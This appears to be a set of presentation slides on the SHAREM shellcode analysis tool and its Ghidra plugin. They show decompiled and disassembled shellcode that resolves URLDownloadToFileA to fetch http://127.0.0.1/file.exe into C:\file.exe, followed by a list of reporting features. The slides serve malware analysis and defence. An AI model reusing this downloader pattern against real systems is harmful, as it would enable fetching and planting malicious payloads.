



Ghidra’s
SHAREM
Plugin

Ghidra Plugin for SHAREM







- This is part of a set of Ghidra Scripts by Max Kersten, for Trellix.
- https://github.com/advanced-threat-research/GhidraScripts/
- SHAREM must be run headless.

Ghidra Plugin for SHAREM

Decompile: FUN_00000005 - (na.bin)

```
17  puVar10 = &stack0x00000004;
18  param_2 = param_2 + -5;
19  FUN_0000007a();
20  FUN_000000b0(param_2,&stack0x00000004);
21  iVar6 = param_2 + 0x144;
22  iVar4 = (**(code **)(param_2 + 0x12d))(iVar6,param_2,puVar10);
23  iVar2 = iVar6 + 0x131;
24  iVar9 = iVar2;
25  uVar5 = (**(code **)(iVar6 + 0x125))(iVar4,iVar2,iVar6,param_2);
26  *(undefined4 *)(iVar4 + 0x14f) = uVar5;
27  (**(code **)(iVar4 + 0x14f))(0,iVar4 + 0x15f,iVar4 + 0x153,0,0,iVar4,iVar9);
```

- This is part of a set of Ghidra Scripts by Max Kersten, for Trellix.
- https://github.com/advanced-threat-research/GhidraScripts/

Ghidra Plugin for SHAREM

Decompile: FUN_00000005 - (na.bin)

```
19
20  puVar11 = &stack0x00000004;
21  iVar6 = unaff_retaddr + -5;
22  FUN_0000007a();
23  FUN_000000b0(iVar6,&stack0x00000004);
24  iVar10 = iVar6 + 0x144;
25                      /* ; call to LoadLibraryA
26                                  (urlmon.dll) */
27  iVar4 = (**(code **)(iVar6 + 0x12d))(iVar10,iVar6,puVar11);
28  iVar2 = iVar10 + 0x131;
29                      /* ; call to GetProcAddress
30                                  (urlmon.dll, URLDownloadToFileA) */
31  iVar9 = iVar2;
32  uVar5 = (**(code **)(iVar10 + 0x125))(iVar4,iVar2,iVar10,iVar6);
33  *(undefined4 *)(iVar4 + 0x14f) = uVar5;
34                      /* ; call to URLDownloadToFileA
35                                  (0x0, http://127.0.0.1/file.exe,
36                                   C:\file.exe, 0x0, 0x0) */
37  (**(code **)(iVar4 + 0x14f))(0,iVar4 + 0x15f,iVar4 + 0x153,0,0,iVar4,iVar9);
```

- This is part of a set of Ghidra Scripts by Max Kersten, for Trellix.
- https://github.com/advanced-threat-research/GhidraScripts/

GHIDRA

Ghidra Plugin for SHAREM

```
00000115 ee ea c0 1f     ddw         1FC0EAEEh
00000119 4a 37 a1 49     ddw         49A1374Ah
0000011d 26 80 ac c8     ddw         C8AC8026h
00000121 ff ff 00 00     ddw         FFFFh
                    GetProcAddress - API pointer
00000125 01 00 00 00     addr        LAB_00000000+1
00000129 02 00 00 00     ddw         2h
                    LoadLibraryA - API pointer
0000012d 03 00 00 00     addr        LAB_00000000+3
00000131 55 52 4c        ds          "URLDownloadToFileA"
         44 6f 77
         6e 6c 6f ...
00000144 75 72 6c        ds          "urlmon.dll"
         6d 6f 6e
         2e 64 6c ...
                    URLDownloadToFileA - API pointer
0000014f 00 00 00 00     addr        00000000
00000153 43 3a 5c        ds          "C:\\file.exe"
         66 69 6c
         65 2e 65 ...
0000015f 68 74 74        ds          "http://127.0.0.1/file.exe"
         70 3a 2f
         2f 31 32 ...
```

Ghidra Plugin for SHAREM

```
00000131 55 52 4c        ds          "URLDownloadToFileA"
         44 6f 77
         6e 6c 6f ...
00000144 75 72 6c        ds          "urlmon.dll"
         6d 6f 6e
         2e 64 6c ...
00000150 00              ??          00h
00000151 00              ??          00h
00000152 00              ??          00h
00000153 43 3a 5c        ds          "C:\\file.exe"
         66 69 6c
         65 2e 65 ...
0000015f 68 74 74        ds          "http://127.0.0.1/file.exe"
```

- This is part of a set of Ghidra Scripts by Max Kersten, for Trellix.
- https://github.com/advanced-threat-research/GhidraScripts/


Reporting

Reporting

- SHAREM aggregates and reports on numerous features related to shellcode in in **extraordinary detail**.
  - Identifies shellcode techniques such as Call/Pop (GetPC), Heaven's Gate, walking the PEB, each with **several unique data points**.
  - APIs and syscalls found are enumerated with relevant data.
  - Determination on **if binary sample is shellcode**.
    - SHAREM has highly complex evaluation criteria.
  - Several hashes related to shellcode
  - Determination if shellcode is self-modifying code
- PE file – SHAREM also **analyzes PE files**
  - Reports on numerous, traditional PE file features.

SHAREM Outputs

- ASCII text representation of bytes
- Raw Binary
- Text format output
- JSON output
- A C tester is generated.
- Prints to screen
- This can be compiled, and debugged in tool like WinDbg.

Thank You!

- Download and try out SHAREM!
  - **https://github.com/Bw3ll/sharem**
  - Give it a star if you like it!

This research and some co-authors have been supported by **NSA Grant H98230-20-1-0326**.